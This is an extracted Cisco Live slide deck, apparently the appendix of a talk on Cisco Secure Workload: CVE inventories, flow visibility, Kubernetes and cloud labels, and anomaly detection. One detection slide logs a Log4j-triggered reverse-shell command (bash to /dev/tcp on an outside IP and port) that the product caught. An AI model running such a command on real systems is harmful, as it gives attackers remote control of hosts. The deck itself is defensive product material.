	Vulnerability Source x	Vulnerability ID x	IP Address x	Port x	Bugtraq ID x	CVE ID x	SVID x	Snort ID x	Title x	Description x	Domain x
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000012	192.168.19.20			2018-25032			2018-25032	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000011	192.168.19.20			2023-25690	13499	62297	2023-25690	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000010	192.168.19.20			2022-1271	12936	60757, 60758, 300301	2022-1271	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000009	192.168.19.20			2022-41903			2022-41903	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000008	192.168.19.20			2022-23521			2022-23521	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000007	192.168.19.20			2023-38408			2023-38408	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000006	192.168.19.20			2022-40674			2022-40674	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000005	192.168.19.20			2022-2526			2022-2526	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000004	192.168.19.20			2021-3656			2021-3656	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000003	192.168.19.20			2021-3653			2021-3653	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000002	192.168.19.20			2022-42898			2022-42898	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000001	192.168.19.20			2022-24903			2022-24903	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge
▼	CSW/1fa6ee20b-2466-00ac-cd81-72be2b38c0df1	2000000	192.168.19.20			2023-0767			2023-0767	CSW-3.9.1.1, 20240117134505Z	Global \ DC-NS-Edge


cisco Live!

Closing Summary




Steps to Zero Trust

Harmonize and operationalize your segmentation strategy!



Almost Done...



Complete Your Session Survey



Complete Your Session Survey



Median of 4.2 will send
me to a speaker training!!

Complete Your Session Survey



Below 3.7 I'll never preset
to Ciscolive again!!

Continue your education



- Visit the Cisco Showcase for related demos
- Book your one-on-one Meet the Engineer meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand

Contact me at: [LinkedIn](#)



The bridge to possible

Thank you

CISCO *Live!*

#CiscoLive

Appendix

Cisco Secure Workload

Any Infrastructure, Any location, Any Application, Anywhere

Agent

Consistent microsegmentation from on-premises to the cloud

Agentless

Anywhere

Windows Desktop

Windows Server

IBM AIX

Oracle Solaris/Linux


Centos, Rocky,
Alma Linux

Ubuntu, Debian

SUSE, RedHat

Amazon Linux

OpenShift/K8s



On Premise

Public Cloud



Bare Metal Servers



Virtual Machines



Containers

On-Prem

Loadbalancer
(ADC)

Secure Firewall

ACI-SecureFirewall

NVIDIA DPU

Cloud

Security Group
(AWS)

Network Security
Group (Azure)

GCP Firewall (GCP)


Secure Firewall

Agent Features

Host-Based Agent – Flow Visibility

Oct 23 06:21:00 pm (WEST)		
	Consumer ⓘ	Provider ⓘ
Flags	PSH ACK	PSH ACK
ICMP Type and Code		
Byte Count	68,170 (2,430,553,666 so far)	65,464 (2,455,714,336 so far)
Packet Count	523 (17,978,041 so far)	482 (18,359,072 so far)
SRTT	8.85ms	
Process	/usr/sbin/mysqld -- wsrep_start_position=ae9e4b3d-c0a1-11ec- 9b3c-43bf9eec091:608	/usr/sbin/mysqld -- wsrep_start_position=ae9e4b3d-c0a1-11ec- 9b3c-43bf9eec091:608

Host-Based Agent – Flow Visibility







TLS Version ↑↓	TLS Cipher ↑↓
TLSv1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLSv1.3	TLS_AES_256_GCM_SHA384
TLSv1	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA

Consumer Domain name ↑↓	Provider Domain name ↓
TME-CSW-MSQL-1	TME-CSW-MSQL-2
i-04ea7268e4aa8c5d7.us-west-2.compute.internal	i-0aaa83dfbfa7fc300.us-west-2.compute.internal
i-085a1fbcd9cb1fdb9.us-west-2.compute.internal	i-0aaa83dfbfa7fc300.us-west-2.compute.internal
H4-DMZ-RDSHOST1, h4-dmz-rdshost1	h4-dmz-fs1, h4-dmz-fs1.insbu.lab

Host-Based Agent – FQDN/DNS Policies

← FQDN/DNS Visibility and Enforcement →



← Any Location →

Establish Policy Guardrails with FQDN Policies for your Application Workloads

Host-Based Agent – Proxied Flows and Users

Timestamp ↓	Consumer Name ↑↓	Consumer Address ↑↓	Provider Address ↑↓	Provider Name ↑↓	Consumer Port ↑↓	Provider Port ↑↓	Protocol ↑↓	Consumer Domain name	Provider Domain name ↑↓
Nov 27 4:56:00pm	bilhuang-centos03	172.29.202.191	172.29.202.174	Unknown	33716	3128	TCP	bilhuang-centos03, bilf	
Nov 27 4:56:00pm	bilhuang-centos03	172.29.202.191	Unknown	Unknown	33716	80	TCP	bilhuang-centos03, bilf	www.google.com

Flow Details

bilhuang-centos03 - 172.29.202.191 on port 33716 ↔ www.google.com on port 80 (HTTP) over TCP beginning on Nov 27 04:55:12 pm (EST) lasting for 1.595 milliseconds.

Related Flow

172.29.202.191 on port 33716 ↔ 172.29.202.174 on port 3128 (squid)

Nov 18 10:03:00pm	gpo-win20191	Unknown	NT AUTHORITY\Network Service	Unknown	57886	53
Nov 18 10:03:00pm	gpo-win20191	Unknown	TETSENSOR\tetter	Unknown	63632	80

Host-Based Agent – Packages/Process/CVE

☐	Process Command Line ↑	User Name ↑↓	PID ↑↓	Parent PID ↑↓	Libraries Count ↑↓	Last Exec Content Change ↑↓	Last Exec Content/Attr Change ↑↓
	/usr/sbin/mysqld	mysql	1648	1	35	Feb 10 2022 09:17:50 pm (CET)	May 7 2022 05:48:14 pm (CEST)

CPU Usage (%) ↑↓	Memory Usage (MB) ↑↓	Uptime (Seconds) ↑↓	Anomaly Score ↑↓	Verdict Source ↑↓	Verdict ↑↓	Process Binary Hash ↑↓
0 	2.02 	5d-1h:7m:31s	100.00	Tetration Cloud	Benign	00f8cbc5b3a6640af5ac18d

Packages

 Enter attributes...

X

Filter


Displaying 399 of 399

Packages fetched via rpm.


	Name ↑↓	Version ↑↓	Architecture ↑↓	Publisher ↑↓
	NetworkManager 	1.18.0-5.el7_7.1	x86_64	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
	NetworkManager-config-server 	1.18.0-5.el7_7.1	noarch	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
	NetworkManager-libnm 	1.18.0-5.el7_7.1	x86_64	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
	NetworkManager-team			

	CVE ↑↓	Package Name ↑↓	Package Version ↑↓	Score (V2) ↑↓	Score (V3) ↑↓	Severity (V2) ↓	Base Severity (V3) ↑↓	Access Vector (V2) ↑↓
	CVE-2021-25220	bind-export-libs	9.11.4-26.P2.el7_9.9	4	6.8	MEDIUM	MEDIUM	NETWORK
	CVE-2018-14567	libxml2	2.9.1-6.el7_9.6	4.3	4.3	MEDIUM	MEDIUM	NETWORK

Host-Based Agent – Flow Visibility




Oct 23 06:21:00 pm (WEST)		
	Consumer	Provider
Flags	PSH ACK	PSH ACK
ICMP Type and Code		
Byte Count	68,170 (2,430,553,666 so far)	65,464 (2,455,714,336 so far)
Packet Count	523 (17,978,041 so far)	482 (18,359,072 so far)
SRTT	8.85ms	
Process	/usr/sbin/mysqld -- wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43bf9eec091:608	/usr/sbin/mysqld -- wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43bf9eec091:608
Drop Reason	N/A	N/A



Host-Based Agent – Behavior Anomalies

```

Unseen Command
Rule 2-Log4j
Clause Event type = Unseen Command Unseen Command - Parent Exec Path contains java
Bin attr ctime 1650523126696058601
Bin attr hash 025cf78cd9d276019e916b97b0decdd10cacb14902db8eb9f28233019babfb331
Bin attr mtime 1650273286000000000
Bin attr name /usr/bin/bash
Bin attr size 1183448
Bin exec path /usr/bin/bash
Cmdline /bin/bash -c bash -c bash -i >&/dev/tcp/193.10.20.2/1234 0>&1
Cmdline anomaly info score N/A
Event time usec 1675276375076741600 - Feb 1 2023 10:32:55 am (PST)
Parent cmdline /usr/lib/jvm/jdk1.8.0_74/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -
Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -
Djava.protocol.handler.pkgs=org.apache.catalina.webresources -classpath
/usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -
Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.startup.Bootstrap start
Parent exeopath /usr/lib/jvm/jdk1.8.0_74/bin/java
Parent uptime 2004881467
Parent username root
Sensor uptime 2197613280
Severity CRITICAL
  
```



Remote Code Execution (Log4j)
detected by custom rule

Built-in MITRE ATT&CK Profile
TTPs

Name	Ownership Scope	Clause
1-exfiltration	Root	Event type = Network Anomaly and ((Network Anomaly - Egress App Byte Count > 1000000 and Host Name contains shared-db) or Network Anomaly - PCR ≥ 0.8)
2-Log4j	Root	Event type = Unseen Command Unseen Command - Parent Exec Path contains java
MITRE ATT&CK Profile		(Total: 39) T1191 - CMSTP T1223 - Compiled HTML Files, T1118 - Install.RM, T1218 - Signed Binary Proxy Execution Register-CmProvider, T1138 - Application Shimming, T1136 - Create Account, T1180 - Screensaver, T1220 - XSL Script Processing - wmic, T1220 - XSL Script Processing - msxsl.exe, T1121 - Regsvcs/Regasm Show more...

Host-Based Agent Architecture

Detailed Mode – 4 TUPLE

Timestamp	Source IP	Destination IP	Source Port	Destination Port	Protocol
November 4, 2022 7:35:23 PM	10.1.1.1	11.1.1.1	1	443	TCP
November 4, 2022 7:35:24 PM	10.1.1.1	11.1.1.1	2	443	TCP
November 4, 2022 7:35:24 PM	10.1.1.1	11.1.1.1	3	443	TCP
November 4, 2022 7:35:25 PM	10.1.1.1	11.1.1.1	4	443	TCP
November 4, 2022 7:35:26 PM	10.1.1.1	11.1.1.1	5	443	TCP


5 Flows reported

Conversation Mode – 4 TUPLE

Timestamp	Source IP	Destination IP	Source Port	Destination Port	Protocol
November 4, 2022 7:35:26 PM *	10.1.1.1	11.1.1.1	-	443	TCP

1 Flow reported

Workload Discovery and Inventory



Vmware vCenter Integration

vCenter integration allows user to fetch bare metal and VM attributes from configured vCenter.

- vCenter admins create and assign metadata to virtual machines through a custom set of tags and categories (Tags and Custom Attributes option on UI).
- Following attributes are ingested for a given Virtual machine.
 - orchestrator_system/workload_type
 - orchestrator_system/machine_id
 - orchestrator_system/machine_name
 - orchestrator_<Category Name>
- For example:

Category	Tag
Application	eCommerce
Environment	Production
Environment	Staging



Labels Gathered by Cloud Connectors

List of cloud VM workload labels:

Key	Value
orchestrator_system/workload_type	vm
orchestrator_system/machine_id	<InstanceID assigned by the platform>
orchestrator_system/machine_name	<PublicDNS(FQDN) given to this node by AWS> –or– <InstanceName in Azure>
orchestrator_system/segmentation_enabled	<Flag to determine if segmentation is enabled on the inventory>
orchestrator_system/virtual_network_id	<ID of virtual network the inventory belongs to>
orchestrator_system/virtual_network_name	<Name of virtual network the inventory belongs to>
orchestrator_system/interface_id	<Identifier of elastic network interface attached to this inventory>
orchestrator_system/region	<Region the inventory belongs to>
orchestrator_system/resource_group	(This tag applies to Azure inventory only)
orchestrator_ '<Tag Key>'	<Tag Value> Key-value pair for any number of custom tags assigned to inventory in the cloud portal.



Managed or Unmanaged Kubernetes

Integration with Kubernetes Services – Self-Managed or OpenShift or cloud managed Kubernetes (EKS/AKS/GKE)

Secure Workload requires **read-only** access to the Kubernetes environment

The following information is collected for automatic inventory and annotations:

- Kubernetes service and pod inventory
- Labels and annotations defined for Kubernetes objects

Generated labels for all resources

Secure Workload adds the following labels to all the nodes, pods and services retrieved from the Kubernetes/OpenShift/EKS/AKS/GKE API server.

Key	Value
orchestrator_system/orch_type	kubernetes
orchestrator_system/cluster_id	<UUID of the cluster's configuration in product >
orchestrator_system/cluster_name	<Name given to this cluster's configuration>
orchestrator_system/namespace	<The Kubernetes/OpenShift/EKS/AKS/GKE namespace of this item>



Cloud Managed Kubernetes – Labels

Pod-specific labels

The following labels are generated for pods only.

Key	Value
orchestrator_system/workload_type	pod
